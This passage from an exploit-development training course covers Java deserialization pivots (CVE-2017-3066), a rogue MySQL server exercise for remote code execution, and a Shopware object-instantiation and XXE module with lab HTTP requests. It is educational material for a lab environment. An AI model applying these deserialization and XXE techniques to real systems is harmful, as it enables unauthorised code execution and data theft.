A request can be made to the attackers MySQL Server which can deliver an Object to be deserialized. This research was presented at Black Hat by PegasusTeam.

There is no mitigation to prevent untrusted deserialization of data via the Distributed Garbage Collector, although, application specific deserialization defense techniques do exist which we will explore in a later module.

5.6.10. Exercise - MySQL Trickery

For this exercise, you will need to run module-2 outside of the docker container. To do so, run the following command `./run -new -debug` from the `build-standalone` directory:



```
student@target:~/module-2/build-standalone$ ./run -new -debug
Listening for transport dt_socket at address: 8000
[main] INFO  o.s.c.a.AnnotationConfigApplicationContext - Refreshing org.springframework.context.annotation.AnnotationConfigApplicationCo
 18:04:24 CDT 2021]; root of context hierarchy
[background-preinit] INFO  o.h.v.i.u.Version - HV000001: Hibernate Validator 5.2.5.Final
[main] INFO  o.s.b.f.a.AutowiredAnnotationBeanPostProcessor - JSR-330 'javax.inject.Inject' annotation found and supported for autowiring
[main] INFO  o.s.c.s.PostProcessorRegistrationDelegate$BeanPostProcessorChecker - Bean 'configurationPropertiesRebinderAutoConfiguration'
oconfigure.ConfigurationPropertiesRebinderAutoConfiguration$$EnhancerBySpringCGLIB$$9b884ff0] is not eligible for getting processed by al
eligible for auto-proxying)

  .   ____          _            __ _ _
 /\\ / ___'_ __ _ _(_)_ __  __ _ \ \ \ \
( ( )\___ | '_ | '_| | '_ \/ _` | \ \ \ \
 \\/  ___)| |_)| | | | | || (_| |  ) ) ) )
  '  |____| .__|_| |_|_| |_\__, | / / / /
 =========|_|==============|___/=/_/_/_/
 :: Spring Boot ::        (v1.4.7.RELEASE)
```

This will also, setup a debug stub on port 8000, that will allow you to connect to it:

Using the JDBC technique, (ab)use the `logback.xml` once again to trigger a MySQL connection request to deserialize an arbitrary object and gain remote code execution.

A sample MySQL server script has been provided by LandGrey called `rogue-mysql-server.py` but it may need some modifications! As documented in the Black Hat paper, the `getObject` method is (ab)used for exploitation, however, can you find another vulnerable method that calls `readObject` and that can be (ab)used without query interceptors?

Please note: You will need to add a dependency to the `pom.xml` file before building!

5.6.11. Externalizable vs Serializable

When we look at the `Serializable` interface we see the following:

```java
public interface Serializable {
}
```

Now, let's for a moment compare that to `Externalizable`:

```java
public interface Externalizable extends java.io.Serializable {
    void writeExternal(ObjectOutput out) throws IOException;
    void readExternal(ObjectInput in) throws IOException, ClassNotFoundException;
}
```

Objects that do not implement one of these interfaces cannot be serialized. The difference being is that if a class implements `Externalizable` they *must* implement the `readExternal` and `writeExternal` methods whereas in contrast, the `Serializable` interface means the object does not require the opt-in methods `readObject`, `writeObject`, `readResolve` and `writeReplace`.

Those classes that implement `Externalizable` are what is known as "custom serialization" classes. This is where the developer can define the `readExternal` and `writeExternal` and choose which members to be serialized or not.

This significantly speeds up serialization and deserialization since `Externalizable` objects become smaller. Additionally, there are a lot of extra checks during runtime whether a `Serializable` object implements one of the opt-in methods, which makes the whole process quite slow.

Tip: A `readObject()` call can invoke `readExternal()` so gadget chains starting from `readExternal()` are valid!

Below is an example of a class that implements `Externalizable`:

```
public class Foo implements Externalizable{
    private long userID;
    private String userName;
    private char[] userPassword;
    private int age;

    private boolean shouldSavePassword;

    public void setSavePassword(boolean shouldSavePassword){
        this.shouldSavePassword = shouldSavePassword;
    }

    void writeExternal(ObjectOutput out) throws IOException{
        out.writeObject(userID);
        out.writeObject(userName);
        out.writeObject(shouldSavePassword);

        if(shouldSavePassword){
            out.writeObject(userPassword);
        }

        out.writeObject(age);
    }

    void readExternal(ObjectInput in) throws IOException, ClassNotFoundException{
        userID = in.readLong();
        userName = (String) in.readObject();
        shouldSavePassword = readBoolean();

        if(shouldSavePassword){
            userPassword = (char[]) in.readObject();
        }

        age = in.readInt();
    }
}
```

5.6.12. Pivoting from readExternal

In 2017 Markus Wulftange released a blog post titled Another Malicious Format explaining that it's possible to jump from `readExternal` to `readObject` using RMI classes which is how he exploited CVE-2017-3066.

This works because the classes that implement `sun.rmi.server.RemoteRef` register a `sun.rmi.server.LiveRef` object. This object will call `read` and then call the `registerRefs` method on the `DCGClient` object instance.

This means that the DGC will then call the `dirty` method which downloads a remote object from the attackers RMI server, thus the attacker can supply an object of any type which is later deserialized by `java.io.ObjectInputStream.readObject`. These classes are:

1. `UnicastRef.readExternal` -> `ObjectInputStream.readObject`
2. `ProxyRef.readExternal` -> `ObjectInputStream.readObject`
3. `UnicastRef2.readExternal` -> `ObjectInputStream.readObject`

Objects such as `ActivatableRef` that call `readObject` without creating a new `ObjectInputStream` will fail for CVE-2017-3066 because the code calls `readExternal(this);` using the `Amf3Input` object instance. The `this` variable is an instance of `Amf3Input` which already has a `readObject` defined (overwriting the `java.io.ObjectInputStream.readObject` method).

In the case for CVE-2017-3066, the code calls `AmfMessageDeserializer.readMessage` on an incoming input stream and later checks if it implements `isExternalizable`. Taken from BlazeDS 4.7.2:

```
    protected Object readScriptObject() throws ClassNotFoundException, IOException
    {
        int ref = readUInt29();

        if ((ref & 1) == 0)
            return getObjectReference(ref >> 1);

        TraitsInfo ti = readTraits(ref);
        String className = ti.getClassName();
        boolean externalizable = ti.isExternalizable();

        // Prepare the parameters for createObjectInstance(). Use an array as a
holder
        // to simulate two 'by-reference' parameters className and (initially
null) proxy
        Object[] params = new Object[] {className, null};
        Object object = createObjectInstance(params);

        // Retrieve any changes to the className and the proxy parameters
        className = (String)params[0];
        PropertyProxy proxy = (PropertyProxy)params[1];

        // Remember our instance in the object table
        int objectId = rememberObject(object);

        if (externalizable)
        {
            readExternalizable(className, object); // calls readExternal
        }
```

Now the code calls `readExternal` on the class specified by the attacker using the `this` instance:

```
    protected void readExternalizable(String className, Object object) throws
ClassNotFoundException, IOException
    {
        if (object instanceof Externalizable)
        {
            ClassUtil.validateCreation(Externalizable.class);

            if (isDebug)
                trace.startExternalizableObject(className, objectTable.size() -
1);

            ((Externalizable)object).readExternal(this);
        }
        else
        {
            //Class '{className}' must implement java.io.Externalizable to receive
client IExternalizable instances.
            SerializationException ex = new SerializationException();
            ex.setMessage(10305, new Object[] {object.getClass().getName()});
            throw ex;
        }
    }
```

Below is the stack trace to for CVE-2017-3066:

```
1. AmfMessageDeserializer.readMessage
2. AmfMessageDeserializer.readHeader/readBody
3. AmfMessageDeserializer.readObject
4. Amf0Input.readObject
5. Amf0Input.readObjectValue
6. Amf3Input.readObject
7. Amf3Input.readObjectValue
8. Amf3Input.readScriptObject
9. Amf3Input.readExternalizable
10. Externalizable.readExternal
```

Another gadget that was discovered by Matthias Kaiser was the Apache Axis `org.apache.axis2.util.MetaDataEntry` class. The `readExternal` in this class allowed for the creation of a new instance of `SafeObjectInputStream` (sub-classing and overwriting `readObject`). Ironically, the overwritten `readObject` was implemented dangerously and creates an instance of `ObjectInputStreamWithCL` (sub-classing `ObjectInputStream`) and finally calls the native `readObject`.

The complete stack trace for the pivot gadget is:

```
0. MetaDataEntry.readExternal
1. SafeObjectInputStream.install
2. new SafeObjectInputStream
3. SafeObjectInputStream.readObject
4. SafeObjectInputStream.readObjectOverride
5. new ObjectInputStream
6. ObjectInputStream.readObject
```

5.6.13. Exercise - Find another Gadget

Using source code auditing only, access the code at https://github.com/wso2/wso2-axis2/ and find another gadget that will jump from `readExternal` to `readObject`.

If you would like to test this against a vulnerable version, then you can use vulhub's image `docker-compose.yml`:

```
version: '3'
services:
  coldfusion:
    image: vulhub/coldfusion:11u3
    ports:
      - "8500:8500"
```

The `docker-compose up` will download the pre-built image and run a new container. Please keep in mind there are no debugging options with this image, you will need to rebuild it if you want this option.

After a few minutes wait and visit http://target:8500/CFIDE/administrator/index.cfm with password `vulhub`, you can install the Adobe ColdFusion successfully.

6. Module 3 - Shopware PHP Object Instantiation

Key learning objectives:

- Tracing PHP code statically
- Object Instantiation
- External Entity Injection
- Vulnerability chaining
- Real world patch bypasses
- PHP Phar Deserialization

Identifiers:

- CVE-2017-18357
- CVE-2019-12799 (patch bypass)

6.1. Getting Started

Start the module with `./bin/startd`.

Please note: The first time you start the module, it will pull the images from the source incite private repository.


Check the status with `./bin/checkstatus` to verify it's ready for testing. At this point you should be able to access the web interface from the attackers machine including the admin interface:

URI	Endpoint	Username	Password
http://target:8080/	/backend/	demo	demo


For the complete analysis, we will require the target application to be debugged. If you have experience with PHP then you are welcome to use print statements however we do encourage you to use the following debug environment.

Provided in your module-3 directory, you will see a `debug.code-workspace` file. Open this visual studio code workspace file by double clicking it. You should have a breakpoint set in the `shopware/engine/Shopware/Controllers/Frontend/Index.php` on line 43.

You can test that the default breakpoint works by pressing F5 to start the listener. Ensure that you use the correct debug configuration



Once you are debugging, access the index page at `http://target:8080/` with a GET request and you should be hitting your breakpoint.



```
VARIABLES
  Locals
    $categoryContent: uninitialized
    $categoryId: uninitialized
    $context: uninitialized
    $emotions: uninitialized
    $service: uninitialized
  > $this: Shopware_Proxies_Shopware…
  Superglobals
  > $_COOKIE: array(8)
  > $_ENV: array(0)
  > $_FILES: array(0)
  > $_GET: array(0)
  > $_POST: array(0)
WATCH
CALL STACK          PAUSED ON BREAKPOINT
  Shopware_Controllers_Frontend_Index
  Enlight_Controller_Action->dispatch
  Enlight_Controller_Dispatcher_Defau
  Enlight_Controller_Front->dispatch
  Shopware\Kernel->handle  Kern...
```

```
27  use Shopware\Components\OptinServiceInterface;
28
29  /**
30   * @category Shopware
31   *
32   * @copyright Copyright (c) shopware AG (http://www.shopware.de)
33   */
34  class Shopware_Controllers_Frontend_Index extends Enlight_Controller_Action
35  {
36      public function preDispatch()
37      {
38          $this->View()->loadTemplate('frontend/home/index.tpl');
39      }
40
41      public function indexAction()
42      {
43          if ($this->handleThemeHash()) {
44              return;
45          }
46
47          /** @var ShopContextInterface $context */
48          $context = Shopware()->Container()->get('shopware_storefront.context_service')->getShopContext();
49          $categoryId = $context->getShop()->getCategory()->getId();
50
51          /** @var StoreFrontEmotionDeviceConfiguration $service */
52          $service = $this->get('shopware_emotion.store_front_emotion_device_configuration');
```

6.2. Vulnerability Analysis

First up, we are going to review CVE-2017-18357. Auditing of the source code will use a default path of `/var/www/html`.

In `engine/Shopware/Controllers/Backend/ProductStream.php` we can find the following code:

```
    public function loadPreviewAction()
    {
        try {
            /** @var RepositoryInterface $streamRepo */
            $streamRepo = $this->get('shopware_product_stream.repository');
            $criteria = new Criteria();

            $sorting = $this->Request()->getParam('sort'); // 1

            if ($sorting !== null) {
                /** @var \Shopware\Bundle\SearchBundle\SortingInterface[] $sorting
*/
                $sorting = $streamRepo->unserialize($sorting); // 2

                foreach ($sorting as $sort) {
                    $criteria->addSorting($sort);
                }
            }
```

At *[1]* the `sort` parameter is attacker controlled and is then passed to `unserialize` method of the `Shopware\Components\ProductStream\Repository` class at *[2]*. This is not to be confused with the standard `unserialize` method. Then in the `engine/Shopware/Components/ProductStream/Repository.php` script we can see the `unserialize` definition for the `Shopware\Components\ProductStream\Repository` class:

```
    /**
     * @param array $serializedConditions
     *
     * @return object[]
     */
    public function unserialize($serializedConditions)
    {
        return $this->reflector->unserialize($serializedConditions, 'Serialization
error in Product stream'); // 3
    }
```

At *[3]* we can see a call to `unserialize` again, which is a method of the `Shopware\Components\LogawareReflectionHelper` class. The `unserialize` method for this class can be seen below:

```
    public function unserialize($serialized, $errorSource)
    {
        $classes = [];

        foreach ($serialized as $className => $arguments) {
            $className = explode('|', $className);
            $className = $className[0];

            try {
                $classes[] = $this->reflector-
>createInstanceFromNamedArguments($className, $arguments); // 4
            } catch (\Exception $e) {
                $this->logger->critical($errorSource . ': ' . $e->getMessage());
            }
        }

        return $classes;
    }
```

At *[4]* the code calls the `createInstanceFromNamedArguments` method with the attacker controlled `$className` and `$arguments` from the serialized string. This method is defined in the `engine/Shopware/Components/ReflectionHelper` class:

```
    public function createInstanceFromNamedArguments($className, $arguments,
$secure = true, $docPath = null, array $directories = [])
    {
        $reflectionClass = new \ReflectionClass($className);

        $docPath = $docPath === null ? Shopware()->Container()-
>getParameter('shopware.app.rootdir') : $docPath;

        $folders = Shopware()->Container()-
>getParameter('shopware.plugin_directories');

        $folders[] = Shopware()->DocPath('engine_Shopware');
        $folders[] = Shopware()->DocPath('vendor_shopware_shopware');

        foreach ($folders as $folder) {
            $directories[] = substr($folder, strlen($docPath));
        }

        if ($secure) {
            $this->verifyClass(  // 5
                $reflectionClass,
                $docPath,
                $directories
            );
        }

        if (!$reflectionClass->getConstructor()) {
            return $reflectionClass->newInstance();
        }
        $constructorParams = $reflectionClass->getConstructor()->getParameters();

        $newParams = [];
        foreach ($constructorParams as $constructorParam) {
            $paramName = $constructorParam->getName();

            if (!isset($arguments[$paramName])) {
                if (!$constructorParam->isOptional()) {
                    throw new \RuntimeException(sprintf('Required constructor
parameter missing: "$%s".', $paramName));
                }
                $newParams[] = $constructorParam->getDefaultValue();

                continue;
            }

            $newParams[] = $arguments[$paramName];
        }

        return $reflectionClass->newInstanceArgs($newParams); // 6
    }
```

At *[5]* is the patch for this bug but (un)fortunately it's possible for an attacker to bypass it and reach *[6]* where an arbitrary class can be instantiated!

6.3. XML Parsing

Before we talk about the exploitation of this object instantiation vulnerability, we have to set the stage for this module and briefly review a few concepts. First of all, we need to review what XML is.

The eXtensible Markup Language (XML) is a markup language designed to store and transport data in a format that is both human and machine-readable.

An application that relies on data stored in the XML format will eventually be processed by an XML parser. This component is called from the application when XML data needs to be processed and is responsible for the analysis of the markup code. Once processed, this information is passed back to the application for further processing or display.

Similar to any other application component that parses user input, XML parsers can suffer from different types of vulnerabilities originating from malformed input data.

XML parsing vulnerabilities can, at times, provide powerful primitives to an attacker. These can eventually be chained together to achieve devastating effects such as:

- Information Disclosure
- Server-Side Request Forgery (SSRF)
- Denial of Service
- Remote Command Injection (often indirectly through SSRF)
- Memory Corruption

6.3.1. XML Entities

In very general terms, an XML entity is a data structure typically containing valid XML code that will be referenced multiple times in a document. One may also think of it as a placeholder for content that we can refer to and update in a single place and propagate throughout a document.

Entity data typically contains valid XML so that a parser can properly parse the provided information when it is referenced. Yet, entities can also contain any type of data.

Generally speaking, there are three types of XML entities: internal, external and parameter.

Internal Entities

Internal entities are locally defined within the Document Type Definition (DTD). Their general format looks like this:

```
<!ENTITY name "entity value">
```

A very trivial example of an internal entity looks like:

```
<!ENTITY test "<entity-value>test</entity-value>">
```

Note that the entity tag does not have any XML closing tags and is using a special declaration containing an exclamation mark. Also note that the entity value itself is using valid XML.

External Entities

External entities by definition are used when referencing data that is not defined locally. As such, a critical component of the external entity definition is the URI from which the external data will be retrieved.

External entities can be split up into two groups, namely public and private. The syntax for a private entity is:

```
<!ENTITY name SYSTEM "URI">
```

An example of a private external entity may look like this:

```
<!ENTITY sourceincite SYSTEM "https://srcincite.io/dtd.xml">
```

The critical part to accentuate here is the use of the SYSTEM keyword, indicating that it is a private external entity for use by a single user or perhaps a group of users. In other words, this type of entity is not intended for wide-spread use.

In contrast, public external entities are intended for a much wider audience. The syntax for a public external entity is:

```
<!ENTITY name PUBLIC "public_id" "URI">
```

An example of a public external entity may look like this:

```
<!ENTITY sourceincite PUBLIC "-//W3C//TEXT companyinfo//EN" "
https://srcincite.io/dtd.xml">
```

In this case, the entity uses the PUBLIC keyword, indicating that it's a public external entity. Additionally, public external entities may also specify a public_id. This value is used by XML preprocessors to generate alternate URI's for the externally parsed entity and assumes the form of an XPATH expression.

Parameter Entities

Parameter entities exist solely within a DTD, but are otherwise very similar to any other entity. Their definition syntax differs only by the inclusion of the % prefix:

```
<!ENTITY % name SYSTEM "some value"> <!-- private -->
<!ENTITY % name "some value">        <!-- public -->
```

We can also reference private parameter entities inside of public entities:

```
<!ENTITY % course SYSTEM "FSWA">
<!ENTITY title "Source Incite presents %course;">
```

6.3.2. Understanding XML External Entity Processing Vulnerabilities


As we have seen in the previous section, external entities can often access local or remote content via declared system identifiers. An XML External Entity (XXE) injection is a specific type of attack against XML parsers. In a typical XXE injection, the attacker forces the XML parser to process one or more external entities to disclose confidential information not normally accessible by the application.

This means the main prerequisite for the attack is the ability to feed (injection point) the target XML processor, with a crafted malicious XML request containing system identifiers that point to sensitive data.


There are various techniques that further allow an attacker to exfiltrate data (including binary content) using XXE attacks. Furthermore, depending on the available protocol wrappers, it may be possible to leverage this attack for full command injection. Ultimately, this could lead to remote code execution.

6.4. Triggering the Vulnerability

In order for us to trigger the vulnerability, we are going to have to login with the required credentials into the backend interface. Please refer to getting started for the correct credentials.



Once logged in, we will need to access the SHOPWAREBACKEND session cookie.



```
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Server: Apache/2.4.25 (Debian)
Set-Cookie: SHOPWAREBACKEND=hd3loipaud5dj4mksts2l2ssj1;
path=/backend/; HttpOnly
X-Powered-By: PHP/7.2.15
▼ Request Headers      View source
Accept: */*
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: SHOPWAREBACKEND=hd3loipaud5dj4mksts2l2ssj1; Pri
vateComputer=true; JSESSIONID=245bac34-27f0-486d-a3b1-3
812925574de; lastCheckSubscriptionDate=07052021; sessio
n-1=a6ce153c4e073769a9baa293b3a00f0a193e2f9ceb222d53644
```

Since the application uses the HttpOnly flag, we will need to extract the cookie from a network request by accessing the developer tools in the browser. Alternatively you can intercept the request using a web proxy.


To begin with, we will need to generate a Cross-Site Request Forgery (CSRF) token with our SHOPWAREBACKEND session id:

To begin with, we will need to generate a Cross-Site Request Forgery (CSRF) token with our SHOPWAREBACKEND session id:

```
GET /backend/CSRFToken/generate HTTP/1.1
Host: target:8080
Cookie: SHOPWAREBACKEND=hd3loipaud5dj4mksts2l2ssj1
Connection: close
```

Which returns the following response:


```
HTTP/1.1 200 OK
Date: Fri, 07 May 2021 20:35:31 GMT
Server: Apache/2.4.25 (Debian)
X-Powered-By: PHP/7.2.15
Set-Cookie: SHOPWAREBACKEND=hd3loipaud5dj4mksts2l2ssj1; path=/backend/; HttpOnly
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
X-Csrf-Token: s2mwtrAQE4D6wofVRArlVKDGgzQQdQ
Cache-Control: private
Content-Length: 2
Connection: close
Content-Type: application/json
```



```
GET /backend/CSRFToken/generate HTTP/1.1
Host: target:8080
